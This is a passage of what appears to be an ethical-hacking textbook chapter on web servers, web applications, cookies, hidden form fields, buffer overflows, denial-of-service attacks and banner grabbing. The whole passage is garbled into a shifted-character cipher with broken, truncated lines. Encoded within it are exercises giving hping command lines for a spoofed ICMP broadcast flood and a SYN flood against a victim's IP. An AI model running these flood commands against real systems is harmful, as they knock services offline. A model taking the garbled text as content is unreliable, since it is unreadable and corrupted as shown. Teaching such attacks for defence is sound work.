SUHVHQW ³EHKLQG WKH FXUWDLQ ´ RQH ZD\ WR WH
FDVH RI \$SDFKH RQH SURFHVV WKDW JLYHV DZD\ V
+\SHUWH[W 7UDQVIHU 3URWRFRO 'DHPRQ KWWSG
XVHU RQ /LQX[DQG LV XVHG WR LQWHUFHSW UHTX
UHVSRQVH WR WKH UHTXHVWRU

,QWHUQHW ,QIRUPDWLRQ 6HUYHU ,,6

,,6 LV OLFURVRIW¶V ZHE VHUYHU RIIHULQJ DQG KDV
&XUUHQWO\ LQ LWV HLJKWK LQFDUQDWLRQ ZLWK :LQ
WUHPHQGRXVO\ DQG LV DQ LQWHJUDO SDUW RI PDQ\
DQG IRU :LQGRZV 6HUYHU DQG U UHVS
HQFRXQWHUHG YHUVLRQV LQ WKH ZLOG

,Q PDQ\ ZD\V ,,6 UHVHPEOHV \$SDFKH FRQFHSWXDOO\
DQG GR RFFXU 0XFK OLNH WKH PRGXODU DUFKLWHF
WKDW H[WHQG DQG HQKDQFH WKH FRUH IXQFWLRQD
WR ,,6 LQFOXGH WKHVH

- 3URFHVV PDQDJHPHQW
- 6HUYHU VLGH ODQJXDJH
- 6XSSRUW IRU OHJDF\ WHFKQRORJLHV PDLQO\ IRU

- 3URWRFRO OLVWHQHUV
- 6HFXULW\ VXSSRUW
- &HUWLILFDWH VXSSRUW
- \$XWKHQWLFDWLRQ VXSSRUW
- 'DWDEDVH VXSSRUW

2QH RI WKH HOHPHQWV RQ WKLV OLVW SURWRFRO C
 ZLOO ILJXUH SURPLQHQWO\ LQ \RXU ODWHU LQYHVV
 GHVLJQHG WR UHFHLYH UHTXHVWV IRU VSHFLILF SUF
 WKHQ UHWXUQ WKH UHVSQRVH WR WKH RULJLQDO UI
 IUHTXHQWO\ XVHG RQH LV WKH +773 673 673 673
 LQWHUFHSWV +773 UHTXHVWV DQG GHVLJQHQHV
 UHVSQRVH EDFN WR WKH EURZVHU RU DSSOLFDWLRQ



7KH 73 V\VLQH ZDV LQWURGXFHG LQ ,,6 DQ
 YHUVLRQ VLQFH 'HVS\WH WKH QDPH WKH OLVWHQ
 UHTXHVW DV ZHOO

,Q DQ\ YHUVLRQ RI ,,6 IURP IRUZDUG RQO\ D KDQ
 DUH LQVWDOOHG E\ GHIDXOW 7KLV LV LQ UHVSQRVH
 WKURXJK YHUVLRQ RI WKH SURGXFW 3ULRU WR YH
 PRGXODU DQG VKLSSHG ZLWK DOO VHUYLFHV HVVHQ

:HE \$SSOLFDWLRQV

6LWWLQJ RQ WRS RI DQG XWLOL]LQJ WKH IHDWXUHV
 H[DFWO\ LV D ZHE DSSOLFDWLRQ" 7KLV VHHPV WR EH
 DGGUHVW WKDW

,Q HVVHQFH D ZHE DSSOLFDWLRQ LV VRIWZDUH WKD
 GHVLJQHG WR UHVSRQG WR UHTXHVWV SURFHVV LQ
 UHVSQRVH WR GHPDQG DQG LQ PDQ\ FDVHV LW LV G
 VHUYHU

\$V RSSRVHG WR D IHZ \HDUV DJR ZHE DSSOLFDWLRQ

- %URZVHU EDVHG ZKLFK LQFOXGH FRGH WKDW PD\
 VHUYHU EXW LV H[HFXWHG LQ WKH ZHE EURZVHU L
 DFFHVV GDWD VWRUHG RQ D VHUYHU DV ZHOO DV I
 GHVLJQ
- &OLHQW EDVHG ZKLFK DUH HVVHQWLDOO\ WKH VD
 LQVWHDG RI EHLQJ UXQ ZLWKLQ WKH EURZVHU HQ

DSSOLFDWLRQ \$SSOLFDWLRQV WKDW UHTXLUH WK
SULRU WR XVLQJ WKH ZHE DSSOLFDWLRQ ILW LQWI

- 0RELOH DSSV DUH E\ IDU WKH W\SH PRVW FRPPRQ
WKLW FDWHJRUI\ WKH DSSOLFDWLRQ W\SLFDOO\ UX
VPDUWSKRQHV DQG WDEOHVV PDLQO\ *RRJOH¶V \$

6R ZKDW GR DOO RI WKHVH W\SHV KDYH LQ FRPPRQ
SURFHVHV LQIRUPDWLRQ RQ D VHUYHU EHIRUH SUR
WKH HTXDWLRQ 6LPSO\ SXW WKH EXON RI WKH SUR
SUHVHQWHG ORFDOO\

7KH &OLHQW DQG WKH 6HUYHU

8QGHUVWDQGLQJ ZHE DSSOLFDWLRQV PHDQV WKDW
EHWZHHQ FOLHQW DQG VHUYHU WKDW RFFXUV LQ WK
RQ D ZHE VHUYHU DQG LV GHVLJQHG WR EH DFFHVV
DSSOLFDWLRQ 7\SLFDOO\ WKLW HQYLURQPHQW DOO
VHUYHU VLPXOWDQHRXVO\ HLWKHU WR UHWULHYH G
SHUIRUPV PLQLPDO SURFHVVLQJ RI LQIRUPDWLRQ D
LQIRUPDWLRQ WR WKH XVHU ,QIRUPDWLRQ LV VWRU
VXFK DV PHWDGDWD UHVLGLQJ RQ WKH FOLHQW



0HWDGDWD WHUP WKDW LV XVHG TXLWH RIWI

RQ LW OHW PH H[SODLQ LW D ELW PRUH 0HWDGDM
WKDW GHVFULEHV RWKHU GDWD ZKLFK LV NLQG RI
GRHV¶W KHOS \RX DOO WKDW PXFK ,Q OD\ WHUP
YLVXDOL]HG LI \RX FRQVLGHU D GRFXPHQW RQ D KI
OLNH WKH FRQWHQW RI WKLW FKDSWHU ZKLFK LV
VLWXDWLRQ ZRXOG EH WKH SURSHUWLHV RI WKH IL
VL]H W\SH GDWH DXWKRU DQG RWKHU LQIRUPDW
0HWDGDWD LV XVHG WR HQKDQFH WKH SHUIRUPDQF
EHFDXVH LW FDQ VSHHG XS WKH SURFHV RI ORFD
DQ LQGH[LV D IRUP RI PHWDGDWD WKDW JLYHV ED
DOORZLQJ FRQWHQW WR EH IRXQG DQG UHOHYDQW

6R ZK\ FKRRVH D ZHE EDVHG DSSOLFDWLRQ RYHU RW
EHQHILWV DULVH IURP WKLW KRVWLQJ HQYLURQPHQ
EHQHILWV LV WKDW D FOLHQW DSSOLFDWLRQ GRHV
WUDGLWLRQDO VHWXS 6LQFH PDQ\ ZHE DSSOLFDW
EURZVHU WKH XQGHUO\LQJ DUFKLWHFWXUH LV ODU
ZLGH UDQJH RI RSHUDWLQJ V\VWHPV DQG HQYLURQ

 :HE DSSOLFDWLRQV DUH GHSHQGHHQW LQ P
VXFK DV \$FWLYH 6HUYHU 3DJHV \$63 \$63 1(7 DQG
7KHVV WHFKQRORJLHV DUH HHVHG HGHVGHVIRQV RDQH
SURFHVV DQG PDQLSXODWH LQIRUPDWLRQ RQ WKH
'\QDPLF +70/ '+70/ +70/ -DYD6FULSW DQG UHO
RQ WKH FOLHQW ZKLFK SXWV WKHP LQ WKH FDWH

\$ /RRN DW WKH &ORXG

&ORXG WHFKQRORJLHV DUH WRXWHG DV D VHUYLFH
LWHPV WUDGLWLRQDOO\ KRUVHG LQ FOLHQW VHUYH
HQYLURQPHQW &RPSDQLHV ORRN DW WKH FORXG DV
WHFKQRORJ\ ZLWKRXW KDYLQJ WR GHDO ZLWK DOO \
ZLWK NHHSLQJ WKH VDPH VHUYLFHV RQ VLWH +RZH'
VHFXULW\ DQG OHJDO FRQFHUQV ZKLFK HYROYH DV

```
:KLOH WKH SXEOLF WHQGV WR WKLQN RI WKH FORXG
GRFXPHQWV DQG RWKHU GDWD WKLV LV RQO\ D VPI
WKH WHFKQRORJLHV LQ WKH FORXG DUH EURNHQ GR
```

- ,QIUDVWUXFWXUH DV D 6HUYLEFH ,DD6 LV WKH VLI
DYDLODEOH (VVHQWLDOO\ WKLV W\SH RI FORXG \
PDFKLQHV XSRQ ZKLFK RSHUDWLQJ V\VWHPV DQG I
PRGHO DOVR DOORZV IRU WKH GHSOR\PHQW RI FO
DQG RWKHU W\SHV RI QHWZRUN VHUYLEFHV
- 3ODWIRUP DV D 6HUYLEFH 3DD6 LV D PRGHO EHVW

DQG WKRVH LQ VLPLODU VLWXDWLRQV 7KLV HQYL
DV ZHOO DV VWDQGDUGV IRU GHYHORSPHQW DQG
DFFRUGLQJO\

- 6RIWZDUH DV D 6HUylfH 6DD6 LV D PRGHO LQ ZK
PDQDJHG VRIWZDUH DSSOLFDWLRQV WR FORXG KR'
VLPLODU WR 0LFURVRIW¶V 2IILFH SURGXFW RU
LQFUHDVLQJO\ SRSXODU EHFDXVH VRIWZDUH DFTX
RYHUKHDG LV UHGXFHG IURP ZKDW LW ZDV SULRU
FDVHV

,Q WKH FXUUHQW WHFKQRORJ\ ZRUOG WKH FORXG L
SHRSOH DQG FRPSDQLHV ZRUOGZLGH 3XVKLQJ HPDL
IURP WKH ORFDO HQYLURQPHQW WR WKH FORXG KDV
WHUPV RI WLPD DQG PRQH\ :HE DSSOLFDWLRQV DUH
SURYLGHV WR DOORZ JUHDWHU IOH[LELOLW\ DQG D
WKH DSSOLFDWLRQV DQG HQYLURQPHQWV SUHVHFW
DSSOLFDWLRQV WR DFW DV D IURQW HQG WR D FORX
GHYLFHV WKH FORXG KDV WDNHQ RQ QHZ PHDQLQJ
DQG RWKHU GHYLFHV WKDW FDQ HDVLO\ EH SDUW RI



,Q WKLW GLVFXVVLHQ , DP PDNLQJ D EODQN

RXWVRXUFLQJ \RXU FORXG WHFKQRORJ\ EXW WKLW
FRPSDQLHV KDYH KDG WR EXLOG WKHLU RZQ FORXG
PDNLQJ VXUH WKH VHWXS DQG WKH SHRSOH LQ WKH
VLWXDWLRQ DOO WKH HTXLSPHQW LV ERXJKW FRQ
VHWXS LV FRPPRQO\ NQRZQ DV D SULYDWH FORXG

&ORVHU ,QVSHFWLRQ RI D :HE \$SSOLFDWLRQ
:HE DSSOLFDWLRQV DUH GHVLJQHG WR UXQ RQ ZHE '
,QWHUQHW /HW¶V H[DPLQH WKH UXQQQLQJ RI VXFK D
<RX FDQ YLVXDOL]H D ZHE DSSOLFDWLRQ DV FRQVLV
OD\HUV 7KHVH OD\HUV DUH DV IROORZV
3UHVHQWDWLQJ V\SRQVLEOH IRU WKH GLVSOD\ DQG S
XVHU RQ WKH FOLHQW VLGH

/RJLF /D\8UHG WR WUDQVIRUP TXHU\ HGLW DQG RW
DQG IURP WKH IRUPV LQ ZKLFK LW QHHGV WR EH VW
'DWD /D\5HUSRQVLEOH IRU KROGLQJ WKH GDWD DQG
ZKROH

\$OO RI WKHVH OD\HUV GHSHQG RQ WKH WHFKQRORJ\ :LGH :HE +70/ DQG +773 +773 LV WKH PDLQ SURWRP FRPPXQLFDWLRQ EHWZHHQ FOLHQWV DQG VHUYHUV SURWRPFROV DUH VRPHWLPHV XVHG



+7736 +773 HPSOR\LQJ HQFU\SWLRQ PHFKDQ

GDWD LQ WUDQVLW 7KLV DSSURDFK LV FRPPRQ LQ FRPPHUFH

:HE DSSOLFDWLRQV PDNH KHDY\ XVH RI DQ XQGHUO\ 0LFURVRIW\ ,QWHUQHW ,QIRUPDWLRQ 6HUYLFHV , 6HUYHU 5HVRXUFHV VXFK DV ZHE SDJHV DUH UHTXH SURYLGHV D XQLIRUP UHVRXUFH LGHQWLILHU 85, EHLQJ UHTXHVWHG DQG ZKDW WR UHWXUQ



6WDW\DOHV\ WR WKH IDFW WKDW WKH SURW

LQIRUPDWLRQ IURP RQH FRQQHFWRQ WR WKH QH\ WUHDWHG DV D VHSDUDWH FRQQHFWRQ

\$QRWKHU FRPPRQ FRPSRQHQW RI ZHE DSSOLFDWLRQ FRRNLHD ILOH VWRUHG RQ D FOLHQW V\VWHP WKDW LQIRUPDWLRQ RI VRPH W\SH GHSHQGLQJ RQ WKH DS FRQFHUQHG FRRNLHV DUH D FRPPRQ HOHPHQW EXV YLHZHG DV D OLDELOLW\ VLQFH WKH\ FDQ EH HDVLO

/RRNLQJ &ORVHU DW &RRNLHV

&RRNLHV ZKLOH QHFHVVDU\ IRU WKH IXQFWLRQLQJ DSSOLFDWLRQV DUH DOVR D SRWHQWLDO OLDELOLW PHWKRQ IRU PDOLFLRXV XVHUV ZKR HPSOR\ WKHP W WKH RYHUDOO VHFXULW\ RI DQ RWKHUZLVH ZHOOGH

7KH LPSRUWDQFH RI FRRNLHV FDQQRW EH RYHUORRI XQGHUVWDWHG \$SSOLFDWLRQV WKDW UHO\ RQ WKH VWDWHOHV SURWRPFROV VXFK DV +773 ZRXOG EH YL ZLWKRXW WKH LQFOXVLRQ RI FRRNLHV ,Q PDQ\ FDV DXWKHQWLFDWLRQ WRNHQ RU D GDWD VWRUDJH YHK ZRXOG ZDQW WKLV LQIRUPDWLRQ EHFDXVH LW FRXC DSSOLFDWLRQ WKURXJK VHVVLRQ KLMDFNLQJ RU VLF KDYH DOUHDG\ GLVFXVHG LQ WKLV ERRN VXFK DV ; LQIRUPDWLRQ

)XUWKHU H[SDQGLQJ RQ FRRNLHV OHW¶V ORRN DW
VWDWH LQIRUPDWLRQ 7KH PDLQ SURWRRO RI WKH
WKHUH LQFDSDEOH RI NHHS LQJ WUDFN RI VWDW
YLVLVW WR D UHVRXUFH 7KHUHIRUH DQ DSSOLFDW
WR NHHS WUDFN RI WKLV LQIRUPDWLRQ VRPHKRZ D
&RRNLHV DUH D ZD\ WR VWRUH LQIRUPDWLRQ WKDW
7R XQGHUVWDQG WKLV SURFHVV OHW¶V FRQVLGHU
RQOLQH VWRUH OLNH \$PD]RQ :KHQ VRPHRQH YLVLVW
DQG GR VHYHUDO WKLQJV EXW SULPDULO\ WKH\ FDQ
FOLFN WKH \$GG WR &DUW EXWRQ QH[W WR DQ LW
PRYHV IURP SDJH WR SDJH ILQGLQJ RWKHU WKLQJV
LV JRLQJ RQ EHKLQG WKH VFHQHV D FRRNLH VWRUH
ZKDW WKH XVHU KDV DGGHG WR WKHLU FDUW 7KH Z
+773 NQRZQ DV 6HW &RRNLH ZKLFK LV VHQW WR WK
QDPH YDOXH ZKLFK WKH EURZVHU DGGV WR WKH FR
LQIRUPDWLRQ EDFN WR WKH DSSOLFDWLRQ IRU HDFK
DSSOLFDWLRQ DERXW ZKDW WKH XVHU KDV GRQH Z
LQ GLIIHUHQW TXDQWLWLHV SULFHV FRORUV DQG
SURFHVV ZRXOG EH GLIIHUHQW



, ZDQW WR PDNH LW FOHDU WKDW LQ QR ZD
VKRXOG QHYHU EH WKH LPSOLFDWLRQ KHUH RU DQ
GHYHORSHUV VKRXOG EH DSSODXGHG IRU KDQGOLQ
NHHS LQJ VHQLWLHY LQIRUPDWLRQ RXW RI WKH KE
, VKRXOG DOVR PDNH LW DEXQGDQWO\ FOHDU KHUH
WH[W ILOH DQG WKHUHIRUH QRWKLQJ EDG FDQ FRP
ZLOO VHH LQ WKLV FKDSWHU FRRNLHV FDQ EH VDI
ZKHQ QRW XVHG SURSHUO\

3LHFHV RI WKH :HE \$SSOLFDWLRQ 3X]]OH
,Q D ZHE DSSOLFDWLRQ VHYHUDO FRPSRQHQWV H[L
(DFK KDV LWV RZQ YXOQHUDELOLWLHV DV ZHO
/RJLQ RU \$XWKHQWLFDSURFHVVV SUHVHQWHG
WKHP WR SURYLGH D XVHUQDPH DQG SDVVZRUG IRU
DXWKRUL]DWLRQ SURFHVV
7HFKQRORJ\ ZLVH WKHUH DUH GLIIHUHQW ZD\V WR I
IROORZLQJ
• \$QRQ\PRXV DXWKHQWLFDWLRQ ZKLFK ERLOV GRZQ

DFFRXQW WR DFFHVV UHVRXUFHV RQ WKH VLWH 1
DFFHSW FUHGHWLDOV

- %DVLF DXWKHQWLFDWLRQ ZKLFK VHQQV DOO DXW
- 'LJHVW DXWKHQWLFDWLRQ D PHWKRQ WKDW HVVH
- ,QWHJUDWHG :LQGRZV \$XWKHQWLFDWLRQ IRU 0LFL
EXLOW LQ :LQGRZV DXWKHQWLFDWLRQ WHFKQRORJ
- 'LJLWDO FHUWLILFDWHV IRU XVH LQ 66/

• &HUWLILFDWH PDSSLQJ ZKHUH GLJLWDO FHUWLILF
:HE 6HUYHU\ LV WKH IRXQGDWLRQ IRU WKH ZKROH \
KDUGZDUH DQG VRIWZDUH XVHG WR KRVW WKH ZHE I
6HVVLHQ 7UDQVSRQHFW DOORZV WKH ZHE DSS
DERXW D FOLHQW SHUWDLQLQJ WR WKHLU FXUUHQW
,Q PDQ\ FDVHV EHFDXVH RI WKH VWDWHOHV QDWX
LQIRUPDWLRQ IRU ZHE DSSOLFDWLRQV

3HUPLVVLHQ RQ ZKRP WKH\ DXWKHQWLFDWH DV I
VXFFHVVIXO SHUPLVLRQV GHWHUPLQH ZKDW OHYH
VHUYHU

\$SSOLFDWLRQ ZKLFK WKH LQIRUPDWLRQ WKDW WKH
SURLGLQJ UHTXHVWV WR WKH VHUYHU

'DWD \$FFHVVSDJHV LQ D ZHE DSSOLFDWLRQ DUH DW\
DFFHVV

'DWD 6WUHQV FRPSRQHFW LV ZKHUH WKH YDOXDEOH
FRQWDLQH %\ GHVLJQ WKLV PD\ RU PD\ QRW EH V

'DWD VWRUHV LQ PDQ\ FDVHV PHDQV D GDWDEDVH R
IRUP RI 0\64/ 0LFURVRIW 64/ 6HUYHU RU 2UDFOH\

/RJL\KLV FRPSRQHFW LV UHVSRQVLEOH IRU LQWHUD
PHDQV IRU WKH FRUUHFW LQIRUPDWLRQ WR EH H[WU

/RJRX\KLV PD\ EH D VHSDUDWH IXQFWLRQ DQG LV X\
FRQQHFWRQ WR WKH ZHE DSSOLFDWLRQ

,Q PDQ\ FDVHV LQ DGGLWLRQ WR WKH DELOLW\ IRU
ZHE DSSOLFDWLRQV DOVR DXWRPDWLFDOO\ ORJ RXW

9XOQHUDELOLWLHV RI :HE 6HUYHUV DQG \$SSC

:HE DSSOLFDWLRQV DQG ZHE VHUYHUV KDYH PDQ\ RI
LQ WKLV ERRN VR IDU EXW RWKHUV DUH XQLTXH WR
DQG DSSOLFDWLRQV DUH WKH VLGH RI WKH FRPSDQ\

UHSUHVHQQW DQ REYLRXV WDUJHW \$PSOLI\LQJ WKH I
RI GHFDGHV DJR PDQ\ FRPSDQLHV H[LVW RQO\ ZLWK
ORFDWLRQ IRU H[DPSON \$PD]RQ H%D\ DQG)DFHEF
WKHVH V\VWHPV FDQ EH D FRXS IRU WKH DWWDFNHU
/HW¶V ORRN DW VRPH RI WKH YXOQHUDELOLWLHV DQ

)ODZHG :HE 'HVLJQ

2QH FRPPRQ ZD\ WR H[SORLW D ZHE DSSOLFDWLRQ R
KLGGHQ WDJV WKDW DUH HPEHGGHG LQWR D ZHE SD.
DQ DWWDFNHU \$OWKRXJK WKHVH W\SHV RI WDJV DQ
LQ D ZHE EURZVHU WKH\ FDQ EH YLHZHG DQG DQDO'
FDSDELOLW\ SUHVHQQW LQ PRVW EURZVHUV

7KH VRXUFH FRGH RI D SDJH FRXOG UHYHDO VRPHW\

IRUP PHWKRQ SRVW DFWLRQ FJL ELQ IRUPDLO SO !
5HJXODU)RUPDLO RSWLRQV !
LQSXW W\SH KLGGHQ QDPH UHFLSLHQW YDOXH PREOLQ#WHUP
LQSXW W\SH KLGGHQ QDPH VXEMHFW YDOXH OHVVDJH IURP ZI
LQSXW W\SH KLGGHQ
QDPH UHTXLHG YDOXH 1DPH (PDLO \$GGUHV &LW\ 6WDWH =
LQSXW W\SH KLGGHQ QDPH UHGLUHFV YDOXH KWWS ZZZ WH
LQSXW W\SH KLGGHQ QDPH VHUYHUQDPH YDOXH KWWSV SD\
LQSXW W\SH KLGGHQ QDPH HQYBUHSRUW YDOXH 5(027(B+267
LQSXW W\SH KLGGHQ QDPH WLWOH YDOXH)RUP 5HVXOWV !
LQSXW W\SH KLGGHQ
QDPH UHWXUQBOLQNBXUO YDOXH KWWS ZZZ VRPHSODFH FRI
LQSXW W\SH KLGGHQ QDPH UHWXUQBOLQNBWLWOH YDOXH %D
LQSXW W\SH KLGGHQ
QDPH PLVVLQJBILHOGVBUHGLUHFV YDOXH KWWS ZZZ WHUPL
LQSXW W\SH KLGGHQ QDPH RUGHUFRQILUPDWLRQ YDOXH RUG
LQSXW W\SH KLGGHQ QDPH FF YDOXH PDMRUD#WHUPLQD FRP
LQSXW W\SH KLGGHQ QDPH EFF YDOXH VNXOONLG#WHUPLQD F
&RXUWHV\ 5HSO\ 2SWLRQV !

7KH FRGH FRQWDLQV LQIRUPDWLRQ XVHIXO WR DQ D
EH FRPSOHWHO\ DFWLRQDEOH LW GRHV SURYLGH VF
ZKDW DSSHDUV WR EH D SD\PH SDQWQSVWHUPLQD SDQWQSVWHUPLQD
LQIRUPDWLRQ WKDW DQ DWWDFNHU FDQ XVH WR WDI

7KH IROORZLQJ LV DQRWKHU H[DPSON RI D YXOQHUE

)250 \$&7,21 KWWS FJL ELQ RUGHU SO PHWKRQ S
LQSXW W\SH KLGGHQ QDPH SULFH YDOXH !
LQSXW W\SH KLGGHQ QDPH SUGBLG YDOXH ; !
48\$17,7< LQSXW W\SH WH[W QDPH TXDQW VL]H PD[OHQJWK

,Q WKLV H[DPSON WKH DSSOLFDWLRQ GHVLJQHU KD'
LWHP 8QVFUXSXORXV DWWDFNHUV FRXOG FKDQJH W
DQG PDNH WKHLU RZQ GLVFRXQW

%XIIHU 2YHUIORZ

\$ FRPPRQ YXOQHUDELOLW\ LQ ZHE VHUYHUV DQG DC
RYHUIORZ RFFXUV ZKHQ DQ DSSOLFDWLRQ SURFHVV
EXIIHU WKDQ LW ZDV GHVLJQHG WR KROG ,Q SUDFW
DPRXQW RI GDWD DQG QR PRUH ,Q WKH FDVH RI D E
WKURXJK OD]\ FRGLQJ RU RWKHU SUDFWLFHV FUHDV
UHVWULFWLRQV RQ LW 7KH GDWD PXVW JR VRPHZKH
EXIIHUV :KHQ GDWD VSLOOV RU RYHUIORZV LQWR W
FDQ EH FRUUXSWHG RU RYHUZULWWHQ GDWD ,I WKL
H[WUHPH FDVHV EXIIHU RYHUZULWLQJ FDQ OHDG WF
WKH GLVFORVXH RI LQIRUPDWLRQ WR XQDXWKRUL]



%XIIHU RYHUIORZV ZHUH FRYHUHG LQ &KDS

'HQLDO RI 6HUYLEFH \$WWDFN

\$Q DWWDFN WKDW FDQ ZUHDN KDYRF ZLWK D ZHE VH
DWWDFN \$V D IL[HG DVVHW D ZHE VHUYHU LV YXOQ
EDVHG DVVHW ZRXOG EH :KHQ LW LV FDUULHG RXW
VHUYHU FDQ EH UDSLGO\ FRQVXPHG VORZLQJ GRZQ
FRQVLGHUHG DQ DQQR\DQFH EHFDXVH LW LV HDV\ W

'LVWULEXWHG 'HQLDO RI 6HUYLEFH \$WWDFN

:KLOH D 'R6 DWWDFN LV PRVWO\ DQ DQQR\DQFH WKI
DWWDFN LV PXFK PRUH RI D SUREOHP \$ ''R6 DFFRPS
FRQVXPHV WKH UHVRXUFHV RQ D VHUYHU DQG SUHYI
7KH GLIIHUHQFH EHWZHHQ D ''R6 DQG D 'R6 LV VFDO
XVHG WR DWWDFN D WDUJHW FUXVKLQJ LW XQGHU V
FDVHV WKH DWWDFN FDQ EH ODXQFKHG IURP WKRXV
+HUH DUH VRPH RI WKH PRUH FRPPRQ ''R6 DWWDFNV
3LQJ RU ,&03)ORRGLQJ \$V DWWDFN VHQGV D SLQJ WR
LQWHQWLRQ RI XQFRYHULQJ LQIRUPDWLRQ DERXW W
WKDW WKH SDFNHVV EHLQJ VHQW WR D WDUJHW IRU
DWWDFN FDQ EH TXLWH HDVLO\ SHUIRUPHG WKURXJK

(;(5&,6(

+SLQJ DQG ,&03)ORRGV

)RU WKLW H[HUFLVH ZH ZLOO XVH .DOL /LQX[EXW
KSLQJ LV DYDLODEOH

\$W D FRPPDQG SURPSW HQWHU WKH IROORZLQJ
KSLQJ IORRG D YLFWLPBLS! EURDGFVDVWBDGGUHVV!

,Q WKLW H[DP SOH VLP SOH LBSW DFWKWKW DUJHW TV
EURDGFVDVWBDGGUHVV WKH EURDGFVDVW DGGUHVV RI W

:KHQ \RX YH ILQLVKHG SHUIRUPLQJ WKH DWWDFN
,I \RX ZLVK WR YLHZ WKLW DFWLRQ FORVHU \RX FD
WKLW DWWDFN WR VHH WKH SDFNHWV JHQHUDWHG

6PXUI \$WWDFN NODU WR WKH SLQJ IORRG DWWDFN EXV
\$WWDFN D SLQJ FRPPDQG LV VHQW WR DQ LQWHUPH
IRUZDUGHG WR WKH YLFWLP 7KLV VLQJOH SLQJ QRZ

6<1)ORRG LQH HTXLYDOHQW RI VHQGLQJ D OHWWHU
WKH UHWXUQ DGGUHVV LV ERJXV ,I D UHWXUQ UHFH
WKH UHFHLSW ZLOO JR QRZKHUH DQG D V\ VWHP ZDL
VRPH SHULRG RI WLPH \$Q DWWDFNHU ZKR VHQGV HC
WKH FRQQHFWLRQV RQ D V\ VWHP VR WKDW QRWKLQJ

(;(5&,6(

+SLQJ DQG 6<1)ORRGV

,Q WKL V H[HUFLVH \RX ZLOO XVH KSLQJ WR SHUIRUP
VKRXOG XVH .DOL /LQX[WR SHUIRUP WKL V H[HUFLVH

\$W WKH FRPPDQG SURPSW HQWHU WKH IROORZL

KSLQJ L X 6 S WDUJHW LS!

,Q WKL V H[DP SOH

- ±L UHSUHVHQWV WKH QXPEHU RI VHFRQG EHWZ
WKL V FDVH

- ±6 VSHFLILHV D 6<1 DWWDFN

- ±S LV WKH SRUW WR WDUJHW ZKLFK LV SRUW

- WDUJHW LS! WKH YLFWLP ¶V ,3 DGGUHV

7R WHUPLQDWH WKH DWWDFN KLW &WUO &

,3)UDJPHQWDWLRQ)UDJPHQWDWLRQ \$W DWWDFNHL
NQRZOHGJH RI WKH 7UDQVPLVLRQ &RQWURO 3URWH
EUHDN SDFNHVV LQWR IUDJPHQWV WKDW FDQ E\SDV
H[WUHPH FDVHV WKL V W\SH RI DWWDFN FDQ FDXVH
RWKHU PLVFKLHI

%DQQHU ,QIRUPDWLRQ

\$V \RX OHDUQHG LQ WKH IRRWSULQWLQJ SKDVH \RX
SHUIRUPLQJ D EDQQHU JUDE 7KL V SURFHVV LV QR G
VXFK DV 7HOQHW RU 3X77< WR H[WUDFW EDQQHU LQ
VHUYLFH

7KH IROORZLQJ FRGH LOOXVUDWHV ZKDW PD\ EH U

+773 2.
6HUYHU ZHE VHUYHU QDPH DQG YHUVLRQ!
&RQWHQW /RFDWLRQ KWWS LQGH[KWP
'DWH :HG 0D\ *07
&RQWHQW 7\SH WH[W KWPO
\$FFHSW 5DQJHV E\WHV
/DVW 0RGLLHG :HG 0D\ *07
(7DJ G D EH E
&RQWHQW /HQJWK

7KL V KHDGHU ZKLFK LV HDV\ WR REWDLQ UHYHDOV
WDUJHWHG :HE VHUYHUV FDQ KDYH WKL V LQIRUPDW

DFWXDOO\ PDNH WKH HIIRUW WR GR VR
7KLV LQIRUPDWLRQ FDQ EH UHWXUQHG TXLWH HDVLC
FRPPDQG
WHOQHW ZZZ VHUYHUQDPH! FRP
\$QRWKHU ZD\ WR JUDE LQIRUPDWLRQ DERXW D ZHE \
6HUYH JURFRHH ([HUFLVH

(;(5&,6(

8VLQJ , ' 6HUYH
,Q WKLV H[HUFLVH \RX ZLOO XVH , ' 6HUYH WR LGHQ
H[HUFLVH GRZQORDJURF'FRP 6HUYH IURP
:KHQ \RX\YH GRZQORDGHG WKH ILOH GRXEOH F
:KHQ SURPSWHG FOLFN WKH 6HUYHU 4XHU\ WDE
,Q WKH ILHOG ODEHOHG HQWHU WKH QDPH RI
&OLFN WKH 4XHU\ 7KH 6HUYHU EXWWRQ
7KH XWLOLW\ VKRXOG UHWXUQ WKH LGHQWLILFDWL
SURLGHG
1RWH WKDW LQ VRPH FDVHV WKH XWLOLW\ ZLOO QF
KDSSHQV WKLV LV PRUH WKDQ OLNHO\ EHFDXVH W
VHUYHMDJ ,Q WKHVH FDVHV \RX ZLOO KDYH WR XVH

\$QRWKHU PHWKRG RI LGHQWLILQJ D VHUYHU LV WR
RXU IRRWSULQWLQJ FKDSWHU FDOOHG 1HWFUDIW 1F
DQG FDQ SURYLGH WKH UHVXOWV DV WR WKH W\SH F
2WKHU WRROV WKDW FDQ SURYLGH RU YHULI\ LQIRU
IROORZLQJ

- 1PDS YLWLVWFK)RU H[DPSON QVH WKH FRPPDQG
ZKHUFRPDLQ QDPH!WKH WDUJHW RQ ZKLFK \RX ZLVK \
- 1HWFDW LQ D PDQQHU VLPLODU WR XVLQJ 7HOQHW
QHWFDFRPPDQG ZLWK WKH VGDW[WR LGHQWLIL\ WKH
RQ SRUW
- 6KRGDQ VHDUFKZHQJLQGDW FRP
- +7735HFRQ WR ILQJHUSULQW D VLWH
- +773ULQW WKRXJK ROG FDQ LGHQWLIL\ VRPH VLWH
RSWLRQV DUH QRW SURYLQJ XVHIXO

(UURU 0HVVDJHV

(UURU PHVVDJHV FDQ UHYHDO D ORW RI LQIRUPDWLF
&DUHOHVU UHYHDOV RI HUURU PHVVDJHV FDQ SURYL
RU DW OHDVW WKH ILQH WXQLQJ RI DQ DWWDFN 0H
YLVLRU WKDW FRQWHQW LV QRW DYDLODEOH RU OI
RWKHU HUURU PHVVDJHV WKDW UHYHDO GLIIHUHQW
WKH YHU\ REVFXUH

)RUWXQDWHO\ LQ PDQ\ VHUYHUV DQG DSSOLFDWLRQ
VXSSUHVVLHG DV QHFHVVDU\ 7\SLFDOO\ WKHVH PHV
DW DOO²RXWVLGH D GHYHORSPHQW RU WHVW HQYLU
/XFNLO\ PDQ\ ZHE VHUYHUV DOORZ IRU WKH GLVDEC
FRQILJXUDWLRQ RI FXVWRP HUURU SDJHV WKDW GR



6XSSUHVVLQJ HUURU PHVVDJHV LQ DSSOLFDV

WKH LQWHUQDOV RI DQ DSSOLFDWLRQ LV YLWDO \$
DOORZ DQ DWWDFNHU WR ILQH WXQH WKHLU DWW
YHUERVH RU PRUH JHQHULF FDQ PDNH VRPH DWW
H[DPSOH DQ DWWDFN ZH ZLOO H[SORUH LQ &KDSW
LQMHFWRQ LV PXFK KDUGHU LI HUURU PHVVDJHV I
DWWDFNHU WR SHUIRUP D EOLQG 64/ LQMHFWRQ

